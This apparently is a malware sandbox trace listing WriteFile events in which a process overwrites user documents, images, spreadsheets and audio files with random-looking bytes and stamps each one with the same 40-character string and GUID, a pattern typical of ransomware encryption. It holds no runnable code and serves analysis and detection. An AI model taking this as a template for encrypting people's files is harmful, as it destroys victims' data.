C:\Users\user\Desktop\SUAVTZKNFL\NVWZAPQSQL.mp3	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\SUAVTZKNFL\NVWZAPQSQL.mp3	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SUAVTZKNFL\PIVFAGEAAV.xlsx	5	1021	fd fd 78 7f 7d 65 fd fd fd fd 6d 5c fd fd fd fd fd fd fd fd fd 0a 7c 64 11 17 36 fd 18 08 29 fd fd 25 fd 20 fd fd 08 2a fd fd fd fe fd 2b fd 32 68 65 34 0c 7c fd fd a9 04 2c 17 f9 fd 53 fd 18 20 fd fd 02 fd fd 00 fd fd 13 fd fd fd 49 56 fd 34 1f 6c fd fd 7b 45 fd 36 fd fd 03 52 fd fd 63 fd fd fd 46 57 34 5e 76 fd 53 fd 0f 03 fd 23 fd 7c 73 6f 3c 65 0c 05 46 2c 16 39 fd 36 66 02 34 1f 0a fd fd 4c 47 fd fd fd fd 2b fd fd fd 03 6b fd fd fd 21 fd 9d 41 55 17 13 fd 06 51 24 fd fd 42 fd fd fd 68 fd fd 6b fd 23 fd 67 fd fd 1e fd 9d fd 7f 11 fd 66 71 79 fd 16 fd 1a 35 fd 63 3f fd 20 fd 14 18 fd 4e fd fd 50 62 fd 41 fd fd 0a fd 19 12 1e fd 08 fd fd fd 6c 42 fd 49 7c 30 61 1a fd fd fd fd 58 fd fd 43 fd 4f 65 5c 39 fd	x}em|d6)%*+2he4|,S IV4l{E6RcF 4^vS|so<eF,96f4LG+k!A UQ$Bh#gfqy5c? NPbAlBI|0aXCOe\9	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\SUAVTZKNFL\PIVFAGEAAV.xlsx	1026	256	fd fd 6a 16 44 6c fd fd fd 10 fd 59 fd fd fd fd 42 1d fd 56 1e 76 69 7d 35 03 08 09 fd 56 fd fd fd fd fd 45 fd 3f c1 30 fd 36 fd fd 1d fd 45 26 08 70 54 01 fd fd 07 74 7f 74 fd 48 fd 1f fd 75 04 fd fd fd fd fd 34 fd fd fd 45 3e 2b 51 12 57 fd 4f fd fd 49 fd fd 44 fd d4 fd 0e 20 23 3b 47 56 09 fd 74 53 64 46 fd 34 fd fd 56 fd 1a 1d 3d fd fd fd bc 58 4e fd 57 fd 2c fd 61 6a 3d fd 79 fd 51 7e fd 19 20 27 17 fd fd fd 71 03 fd 18 fd 02 fd 1e 37 fd 2f fd 28 2b fd 70 4c fd fd 19 1b 36 30 66 fd fd fd fd 13 fd fd 06 fd 55 19 40 fd 4b fd 3f 50 2a fd 41 fd 0a 09 3f fd fd fd fd 1d 76 fd 59 15 26 44 fd fd 77 fd 05 fd 58 fd 61 fd fd 1f 44 fd 55 04 20 fd 5c 63 fd fd 54 fd 36 fd fd 7e 45 fd c3 60 79 62 42 21 56 fd fd 4b 52 fd 55 7d fd fd	jDlYBVvi}5VE? 06E&pTttHu4E>+QWOID #;GVtSdF4V=XNW,aj=y Q~ 'q7/(+pL60f@K?P*A? vY&DwXaDU \cT6~E` ybBVKRU}	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\SUAVTZKNFL\PIVFAGEAAV.xlsx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\SUAVTZKNFL\PIVFAGEAAV.xlsx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SUAVTZKNFL\SQSJKEBWDT.jpg	5	1021	64 fd fd 3c 70 50 fd fd 17 55 fd 41 fd 67 fd fd 7a fd 34 fd 7e 50 fd fd fd 79 26 fd fd fd fd 6b fd 0c fd 7d fd 60 28 78 2f 1c 22 5f fd 02 fd 67 7e 54 2b 66 fd 04 fd 10 36 00 6a 5b 47 68 71 fd 7c 43 fd 4e 7b 26 fd fd 6f fd fd fd 59 43 fd 7d 28 fd 63 fd 28 fd 3c fd 13 fd 71 fd fd 82 fd 40 04 fd fd fd fd 58 fd fd 51 35 27 07 0c fd fd 0b 5e fd 32 20 fd fd 74 fd fd fd 42 29 6c 25 5d 69 fd fd 3b fd fd fd da 5a fd 5a fd 3c 7d fd 7a fd fd 67 72 fd 28 fd 6d fd fd fd fd 06 5b 59 51 7a fd 2c 5b fd fd 69 fd 46 58 34 fd fd 68 fd fd fd 35 54 03 0b fd fd 30 29 1d 5d fd fd fd 5a 53 1c fd fd 68 68 29 fd fd fd fd fd fd fd 4b 4e fd 1c fd fd 4e 6b fd fd 60 fd fd 0b fd 26 fd fd 3b fd 07 20 11 58 3d fd fd c7 1f fd fd 76 13 36	d<pPUAgz4~Py&k}`(x/"g ~T+f6j[Ghq|C{&oYC} (c(<q@XQ5'^2 tBl%];ZZ <}zgr(m[YQz, [iFX4hT0)]Zhh)KNNk`&; X=v6	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\SUAVTZKNFL\SQSJKEBWDT.jpg	1026	256	3c fd 6a 1b fd 2b fd fd 64 fd fd 0b fd 3c fd fd 5e 1c fd 55 fd fd fd fd fd 7b 06 13 fd 30 19 3f fd 51 fd 62 03 47 26 fd fd 39 fd 2d 49 03 fd fd 21 51 03 fd fd fd 22 41 fd 41 fd 20 fd fd 3c fd fd fd fd 39 fd 64 fd 05 fd fd 1e 3d 29 fd 76 fd e0 22 fd 37 37 73 63 fd 66 fd 03 00 fd 42 fd 33 fd 40 f1 fd 4e 40 fd 3c fd fd 0e fd 26 fd 50 43 33 1e 51 fd fd fd 97 fd 71 fd fd 2d fd 27 7c fd 15 71 fd 6e fd fd fd 03 fd fd 19 fd fd fd 28 fd 01 fd fd fd fd fd 49 36 62 fd 0e fd fd fd 1e fd 7f 7d 62 fd fd fd 50 fd 21 02 fd 72 45 71 fd 11 3b fd 10 fd 3d 7d 00 fd 13 fd fd fd fd 6e 23 0d fd fd 61 05 fd 70 56 20 54 fd 34 13 2c fd 89 f5 66 fd fd 10 63 fd 10 30 fd 3a fd 2f 87 fd 16 fd fd 74 fd 2e 51 fd 4a 5c fd fd 66 fd 34 fd	<j+d<^{0?QbG&9-I!Q"A <9d=)v"77 scfB3@N@<&PC3Qq-'|qn(Ib}bP!rEq;=}n#apV T4,fc0:/tQJ\f4	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\SUAVTZKNFL\SQSJKEBWDT.jpg	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\SUAVTZKNFL\SQSJKEBWDT.jpg	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SUAVTZKNFL\SUAVTZKNFL.docx	5	1021	10 fd 6d 0b 5d fd 1c fd 01 09 4a 73 fd 03 fd fd fd fd 5c 3f 4d 04 11 72 2a 53 35 23 44 15 24 fd 1d 43 fd fd fd 21 fd fd 44 fd 5a fd fd fd 79 67 fd 0a 28 31 1b 49 20 0e fd fd 85 5c 46 fd 3f fd 3c 4b 0b 6b 23 fd 63 fd 0a 03 44 fd fd 3b fd fd 66 21 fd fd fd 5b 22 78 fd 41 fd bc 5d 08 76 04 53 fd 16 1d fd 67 fd 90 fd fd fd 45 fd 21 fd 75 fd 66 6f 14 06 68 72 fd 65 77 fd fd fd 50 7e fd 4a 62 46 4d f7 fd fd 10 02 fd 49 fd 6c fd 52 04 20 fd 58 fd fd fd 14 fd 07 fd fd fd 68 46 fd 08 6b 3c 5b 18 fd 56 fd fd 66 fd 60 9f b4 38 00 fd 5b 07 fd fd 0f 5b 21 fd 3e 0d 6a 13 48 fd fd fd fd fd fd 05 63 2a 5e 59 79 fd 54 73 39 fd 50 0e 85 6e 0c fd fd 3c 53 35 fd 46 48 fd fd fd fd fd 5e bf 0a 79 fd fd 16 fd fd fd 28 fd cc fd 7b 1e 34 fd	m]Js\? Mr*S5#D$C!DZyg(1l \F? <Kk#cD;f! ["xA]vSgE!ufohrewP~JbF MIlR XhFk<[Vf`8[[!>jHc*^YyTs 9Pn<S5FH^y({4	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\SUAVTZKNFL\SUAVTZKNFL.docx	1026	256	1f 22 fd 0c 69 fd fd fd 61 63 4e 68 40 01 fd 12 7b fd 08 fd 17 fd fd 35 36 fd 02 fd 5e 0e fd fd 2b 0b fd 31 3b 78 fd fd fd 3f fd 22 fd 0d 64 21 25 54 fd fd 0e 17 2f 7b 6b fd fd 58 fd 14 fd 26 fd fd fd 74 76 fd fd 0a 4c fd fd 05 e4 fd fd 7f fd 21 78 fd fd fd 03 fd fd fd 6b 4f fd 87 67 1e 4d fd fd 3a fd fd 1b fd 5d fd fd fd 32 d8 2e fd 60 1b fd fd fd 30 fd fd fd fd 37 03 fd 41 3d 5f fd 50 70 55 fd fd 4e fd 67 fd 5a fd fd fd 14 70 0b 25 fd fd fd fd 7a fd fd 63 fd fd fd 85 19 fd 4f 18 fd 2a 70 55 12 fd fd fd 57 fd 7d 68 5a fd fd 4e fd fd 5a 45 fd fd 7f fd 01 fd 2b 05 fd 3c 75 fd 1e 12 fd 44 fd fd fd fd fd 2e 61 fd fd fd 1c 2c fd 29 fd fd 35 40 fd 63 6b 20 3f 0c 2d 40 fd 34 11 71 01 fd 43 43 fd 7e 66 02 fd 16 27 6f fd fd fd	"iach@56+1;x"d!%T/{kX& tvL!xkOg M:]2.`07A=_PpUNgZp%z cO*pUW}hZNZE+ <uD.a,)5@ck ?- @4qCC~f'o	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\SUAVTZKNFL\SUAVTZKNFL.docx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\SUAVTZKNFL\SUAVTZKNFL.docx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07- BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\BNAGMGSPLO\BJZFPPWAPT.pdf	5	1021	03 fd 24 5e fd 3e fd fd 24 79 fd 73 fd fd fd 37 3f 3d 2f fd 7d 2b fd fd fd 7d 42 61 34 fd fd 15 0e 74 2e 55 77 40 fd 41 fd fd 11 fd fd 0a fd 61 fd 52 fd fd 1b 70 fd fd fd 51 fd 32 fd 05 fd fd 16 15 fd 13 fd 29 fd 5b fd 57 68 1e 6e 0d 27 fd 74 fd 19 1a 68 52 fd 14 fd 75 54 73 0f 24 43 fd 52 00 1b fd fd fd 72 3c 2b fd fd 66 01 fd 55 68 2b fd 7d 68 29 2d 04 00 5b fd fd 52 fd fd 5e 3f 18 36 fd 3e fd 2b 56 fd fd 2a fd 5e 20 fd 3f fd 2e 36 fd 11 4c 65 fd 42 18 fd fd 79 14 31 5c 64 63 fd 0b 3a fd 03 df fd 5b 5f 76 05 fd 62 37 36 f7 4e 24 21 3e 43 fd fd fd 03 fd fd fd 14 1b 1b 24 fd fd 6f fd 4b 3d fd 54 fd 06 73 78 fd 37 1d 23 1f 75 fd 54 35 fd fd 7b 21 fd 44 fd fd fd 0a 47 fd 42 fd 05 fd 72 fd 63 fd 1c fd fd 3b fd 4c 23 fd 22 fd fd 0d	$^>$ys7? =/}+}Ba4t.Uw@AaRpQ2) Wh n'thRuTs$CRr<+fUh+}h)-[R^?6>+V*^ ?.6LeBy1\dc:[_vb76N$!>CoK=T sx7#uT5{!DGBrc;L#"	success or wait	1	411859	WriteFile
C:\Users\user\Documents\BNAGMGSPLO\BJZFPPWAPT.pdf	1026	256	fd 44 25 56 13 fd 26 41 fd 6c fd 06 4b cc 35 2b 57 2b fd 21 45 0f fd fd fd 2e fd fd 40 fd 6b 6b fd 25 10 31 59 fd 42 19 7c d1 4c fd 23 fd 25 48 4b fd 6b 01 78 fd 5c 3f 4e fd 68 fd fd eb 15 3c fd fd fd 0b fd fd fd 01 fd fd 3d 5f 1c 52 0d 0d fd fd fd 71 fd 3e 70 3f 78 55 0e fd 4e fd 42 37 13 6d fd 2a 67 fd fd 09 4b fd fd fd 75 fd 52 fd 26 08 fd 20 3b fd 13 71 fd fd 5a fd fd 0e fd 71 fd fd 1f 5e fd fd fd 74 0c fd 75 07 37 fd 37 5a fd 14 fd 28 fd fd fd fd fd 7c fd fd 39 fd 5c 55 fd fd fd 32 fd 4b 4f fd 45 34 42 67 fd fd b2 0a 4f fd 00 5d 15 4e fd fd fd a2 75 60 fd 56 79 fd 2c fd 27 24 fd 2f fd 75 fd fd 2e fd fd fd fd fd 10 fd 68 fd 2f 21 fd 0d fd fd 57 fd fd 10 28 19 48 fd fd fd fd fd 2f 6a 2b 7e fd fd fd 00 fd fd fd 39	D%V&K5+W+!E.@kk%1 YB|L#%HKkx\?N h<=_Rq>p? xUNB7m*gKuR& ;Zq^tu77 Z(|9\U2KOE4BgO]Nu`Vy, '$/u.h/!W(H/+~9	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\BNAGMGSPLO\BJZFPPWAPT.pdf	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\BNAGMGSPLO\BJZFPPWAPT.pdf	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\BNAGMGSPLO\BNAGMGSPLO.docx	5	1021	73 32 1e 49 fd 52 fd 56 7f fd 1d 61 fd 1f 25 fd fd 70 fd fd 18 35 27 1b 30 41 fd 0f 34 2e fd 23 fd 0c fd ea 61 fd 9a 64 33 fd fd fd fd 4e 66 1d 1c fd 5e fd fd fd 4c fd 33 7d 28 fd 06 0c 1b 4f fd fd fd 28 1c 6f 0c 70 fd fd 6c 33 fd 4b fd fd 14 6e 70 05 fd fd 27 5e fd 2a fd 7c 44 fd 33 6d fd 06 40 fd 56 fd 65 fd fd 12 fd fd fd fd 42 fd fd fd 51 fd fd 4c 08 fd 1b 7f fd fd 07 fd 43 fd fd 4e 1d fd fd 77 fd fd 2d 76 fd fd fd 25 47 fd 2a c4 59 b8 fd 60 fd fd 04 fd fd 1d fd 1e fd fd 27 75 fd 75 13 fd fd 4b fd fd fd fd 0a 0d fd fd fd 3b 5f fd 4c fd fd 42 fd 19 6e 72 24 2a fd fd 3b fd 53 18 fd fd 7e 39 fd fd fd 6f fd 46 fd fd fd 46 fd 5e 24 14 fd fd fd 57 66 31 0e fd fd 13 fd fd fd fd 72 fd fd fd 20 13 30 3c fd 73 2c fd fd fd	s2IRVa%p5'0A4.#ad3Nf^L3}(O(opl 3Knp'^*|D3m@VeBQLCNw-v%G*Y``uu K;_LBnr$*;S~9oFF^$Wf1r 0<s,	success or wait	1	411859	WriteFile
C:\Users\user\Documents\BNAGMGSPLO\BNAGMGSPLO.docx	1026	256	6d 1d 0f 67 3e fd 30 77 68 16 fd fd 73 1a 57 fd fd ae fd fd 73 fd fd fd 58 fd 32 47 fd fd 4e fd 5f fd fd fd fd fd 0e 78 fd fd fd 21 fd 45 fd fd 46 fd 45 6c 05 7f 34 4f fd 25 fd fd fd fd 75 fd fd 7b 53 fd fd 3c 5e 11 2d fd fd 1f 25 fd 61 55 fd 64 fd fd fd 4b 65 30 59 fd fd 5f fd fd 71 fd 07 29 fd 50 fd 25 fd fd fd 04 fd 7d fd fd fd 3a 75 fd 59 fd fd 16 7a fd fd 45 fd fd 27 fd 06 ac 47 fd 22 3c 34 70 fd fd 33 32 78 2b fd 03 42 fd fd fd 79 fd 6f 56 fd 29 fd 75 fd 09 22 02 fd 1a fd fd 14 fd 08 78 fd 42 fd 8b 6f fd fd fd 09 4d fd 7b 66 fd fd fd 26 49 fd 3f 11 31 39 fd 0d fd fd 03 fd 77 6c fd fd fd fd 33 6b fd fd fd 04 25 fd fd 4f fd 1a 14 fd 50 07 4b 09 fd 05 fd fd 13 4f fd 35 76 0a fd 63 69 19 7a fd 31 fd 0e 52 fd fd 63 fd 6f 7a 6c fd fd	mg>0whsWsXGN_x!EFEl 4%u{S<^-%aU dKe0Y_q)P%}:uYzE'G" <4p32x+ByoV)u"xBoM{f&I? 19wl3k%OPKO5vciz1R cozl	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\BNAGMGSPLO\BNAGMGSPLO.docx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\BNAGMGSPLO\BNAGMGSPLO.docx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\BNAGMGSPLO\EOWRVPQCCS.jpg	5	1021	fd 71 0b 38 50 fd 2a fd 35 7b 50 fd fd fd fd fd 28 29 fd 0c fd 7f 42 01 7c 19 76 27 53 fd 24 07 6b fd fd fd 02 18 fd 59 fd 47 fd 17 35 59 fd 38 fd 50 36 fd fd 6d fd fd 70 fd 3d fd 13 75 05 fd 68 fd fd fd d0 14 fd fd fd 2b 75 52 09 fd fd 5b 66 42 fd 17 fd 65 fd 76 fd 7b fd fd 1b 4f 13 fd 50 6c 37 b4 67 43 fd 72 3f 19 02 fd 64 6c 2e fd 55 fd fd fd fd fd 7f 1a fd 7b fd 6b fd 6d 7a 43 29 16 fd 25 fd 4e 69 fd 41 fd 79 6f 65 72 fd 2d fd 7f fd fd 7b 1d b4 11 15 fd fd fd 2f 2d 73 fd fd fd fd 50 4f 2b 3f 2d 39 fd 58 fd 5a 15 fd 02 fd 1f 53 fd 59 41 fd 48 fd fd 54 fd fd 43 fd fd fd 99 fd 61 f5 fd 2d 3d 31 fd 2f fd 29 fd fd 41 fd fd 37 4d 73 48 37 fd 70 a5 56 fd 4f 22 7d fd fd fd 4b fd 2d 6c fd 71 43 5b fd fd fd fd	q8P*5{P()B|v'SkYG5Y8P 6mp=uh+uR[fBev{l7gCr? dl.U{kmzC)%NiAyoer-{/- sPO+?-9XZSAHTCa- =1/)A7MsH7pVO"}K-lqC[	success or wait	1	411859	WriteFile
C:\Users\user\Documents\BNAGMGSPLO\EOWRVPQCCS.jpg	1026	256	1b 1a fd 67 79 68 67 fd fd 28 fd 55 62 62 34 fd fd 12 fd 55 6b 4b 50 13 e3 fd fd 07 2b 0e fd 1c fd 40 75 fd 3c 4a 2a 32 26 fd 37 04 52 54 fd fd 05 ea 1b 5b fd 79 1a fd 0b 11 fd 5d fd fd 15 fd 6e fd 28 11 5c 25 36 15 5c 45 5b fd 02 1e 34 fd 10 54 58 fd 4b fd 39 fd fd fd 56 20 fd 04 fd fd 78 fd 50 4d fd 07 25 fd 63 7d 78 fd 4f 04 2c 54 33 41 fd fd 5e fd fd fd 66 1b 24 7a 5a fd 19 44 3c 0b 42 fd 61 fd 22 fd 02 03 0d fd fd 18 7f 0f fd 15 16 45 fd 4a fd fd 41 79 69 fd 2b fd 44 76 fd 1b fd 7a 21 fd fd 8c 5e c9 fd 0c fd 13 11 fd 0d fd 60 09 41 fd 17 44 2c fd 14 5d fd fd fd fd 59 3e fd 0f fd 42 53 fd 69 fd 59 02 fd fd fd 79 51 fd 37 fd fd fd 0b fd 1c 55 fd 2d 16 3d 71 fd 55 4e 6a fd 70 7b 11 0b fd fd 77 41 4f 26 7e fd	gyhg(Ubb4UkKP+@u<J* &7RT[y]n(\%6\E[4TXK9V PM%c}xO,T3A^f$zZD<B a"EJAyi+Dv!^`AD,]Y>BSi YyQ7U-UNjp{wAO&~	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\BNAGMGSPLO\EOWRVPQCCS.jpg	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\BNAGMGSPLO\EOWRVPQCCS.jpg	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\BNAGMGSPLO\EWZCVGNOWT.png	5	1021	4b fd 00 fd cf fd 1d fd fd 79 63 05 fd fd 07 fd 34 0c fd fd fd 52 2b 5b 52 1e fd 6f f2 fd fd 79 23 0e fd fd 16 3d 69 fd 49 72 a4 fd fd 74 fd 7c 7a 3d 63 fd 39 4b 20 fd fd 75 fd 5f fd fd 75 fd 14 fd fd 34 fd fd cd 31 fd 77 fd fd 1e fd 34 36 40 08 3e 56 34 fd 7e fd 54 fd 75 77 fd 04 fd 73 56 18 fd fd b0 39 fd fd 38 fd 24 5d 62 45 3b 71 10 fd fd 51 7a fd 53 fd f4 75 2e 75 15 fd fd 67 55 fd fd 70 5a fd 0f 14 6c 30 fd 4f fd cd 6a 09 1e 71 03 5f 3d 55 fd 77 fd fd 3f 65 65 6a 00 fd fd 6a 3a fd 72 fd 64 fd 15 1f 7e 10 7b fd fd fd fd 6b 72 fd fd fd fd 7a 7f 2d 23 51 10 1e 6c fd fd 63 fd 99 2a 19 67 fd 66 fd 78 fd 35 fd fd fe 27 fd 33 fd fd fd fd f4 2f 4b 75 60 16 20 45 11 7c fd 70 24 18 fd 40 63 61 73 6b fd	Kyc4R+Roy#=iIt|z=c9K u_u41w46@ >V4~TuwsV98$]bE;qQzS u.ugUpZl0Ojq_=Uw? eejj:rd~{krz-#Qlc*gfx5' 3Ku` E\|p$@cask	success or wait	1	411859	WriteFile
C:\Users\user\Documents\BNAGMGSPLO\EWZCVGNOWT.png	1026	256	4f fd 56 7c fd fd fd 5d fd fd fd 0f 51 fd fd 23 36 fd 55 39 b3 01 fd 05 5a 44 16 79 fd 06 fd 50 3d fd 6a fd fd fd fd 68 fd 1f 39 01 77 fd 19 24 67 5f fd fd 60 05 0f fd 2e 50 39 79 fd 45 09 fd fd 12 fd fd 28 23 5e fd 45 28 7a 79 fd fd fd 10 fd 47 46 fd fd fd fd fd 11 fd fd 27 fd 00 fd fd 14 fd fd fd 00 fd 57 73 74 31 fd 6f fd 64 fd 24 fd 4b 7c 41 51 fd 09 fd fd fd 09 fd fd fd fd 5b 32 7a 15 06 eb 2e 19 61 fd fd fd 10 1c 5f 02 0d 52 7c 57 fd 2c fd fd 38 14 59 57 23 fd 7f fd fd 07 23 fd 30 03 10 09 5c 33 24 6e fd fd fd fd 46 fd 5d 51 08 3b fd 76 fd fd 33 fd fd fd 6c 16 fd 6e fd 1b 5c fd fd fd 34 0c 12 1a fd 7c fd 2b 72 fd 47 fd 6d 5a 4b fd fd fd 07 fd 29 fd 2a fd 00 fd fd 1b 75 23 fd 5a fd 1f fd 27 fd fd 14 2f 7d 0d 3b fd fd 06	OV|]Q#6U9ZDyPjh9w$g_ `.P9yE(#E(zyGF'Ws1od$K|AQ[2z.a_ R|W,8YW## 0\3$nF]Q;v3ln\4|+rGmZK)*u#Z'/};	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\BNAGMGSPLO\EWZCVGNOWT.png	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\BNAGMGSPLO\EWZCVGNOWT.png	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\BNAGMGSPLO\NVWZAPQSQL.xlsx	5	1021	fd 48 14 3f fd fd 7e 01 fd 5a fd 1d 55 0f fd 5d fd fd 16 fd fd fd 5a 0d 34 39 43 5d 6e fd 3a fd 20 1a fd fd fd fd 5a 6b fd 6d fd fd 7b fd fd 12 fd fd 65 04 fd 4e 62 fd fd 3c fd 4b fd cb fd 2b 22 14 fd fd 59 fd fd 0f 76 fd 73 72 fd a3 7e fd 20 1b fd fd 27 fd 0f fd fd 3e fd fd 15 40 fd fd 6c fd fd 25 fd 05 fd 1e fd 1e 66 3f 2b fd 7d d5 43 fd 1e 24 60 fd 6b fd 37 36 76 2f fd fd 17 fd 62 25 0e e8 15 26 fd f0 6e fd fd 72 04 35 fd 10 5f 28 fd 27 5e fd 09 0c fd 17 08 28 fd fd 1f 57 07 fd 40 fd 0d 07 4c 7c 39 21 fd 5c fd 5f fd 5e 28 fd 7d 29 fd fd fd fd fd 08 4f 0b 0c fd 7d 10 fd 25 0a fd fd 48 fd 68 7f 06 fd fd fd fd 08 fd 15 fd 2f fd fd fd c6 27 fd 39 23 5b 73 29 fd fd 35 fd 17 30 fd 7d 22 5b fd 29 fd 1d 38	H?~U]Z49C]n: Zkm{eNb<K+"Yvsr~ '>@l%f? +}C$`k76v/b%&nr5_('^(W @|9!_^{})O}%Hh/'9# [s)50}"[)8	success or wait	1	411859	WriteFile
C:\Users\user\Documents\BNAGMGSPLO\NVWZAPQSQL.xlsx	1026	256	5e 6f 3a 6c 6d 1b 4f 1d 72 fd 1c fd 26 fd 4d 39 67 19 71 fd fd 1e fd fd fd 09 fd 3b 21 60 fd fd 35 53 fd fd fd 43 24 fd fd 39 26 1e 2f fd 1b fd 47 02 fd fd 27 64 fd 70 5b 0e 77 fd 76 fd 02 fd 21 6f fd 69 fd fd fd 73 fd 2a fd fd fd fd 69 fd 7c fd fd 16 33 fd fd 30 05 fd 73 32 4c fd fd 1f fd 5f fd 54 3d fd 11 fd fd 79 fd 12 77 fd fd fd d8 fd fd 11 fd 63 40 fd 14 fd 14 25 34 fd 1b fd 4f 6e 39 fd fd 25 7e fd 48 fd 62 fd 23 0f fd fd 54 55 fd c6 fd 71 fd 66 fd 3a b5 78 4f 3a 5a 74 28 14 5e eb 5e fd 2c fd fd fd 4e 7b fd 58 4a fd 85 fd 28 fd fd 6d fd fd 55 fd 1a fd fd 28 fd fd 21 fd 53 1a fd 69 fd 36 fd fd fd 48 79 fd 56 12 fd fd fd fd 49 22 5e fd 4c 2a fd fd fd 02 7e fd fd 38 41 61 3a fd fd 2f fd 25 fd 59 fd 6a 74 fd 61 fd fd 4f fd	^o:lmOr&M9gq;!`5SC$9& /G'd[wv!o is*i|30s2L_T=ywc@%4O n9%~Hb#TUq f:xO:Zt(^^,N{XJ(mU(Si6H yVl"^L*~8Aa:/%YjtaO	success or wait	1	4115FA	WriteFile
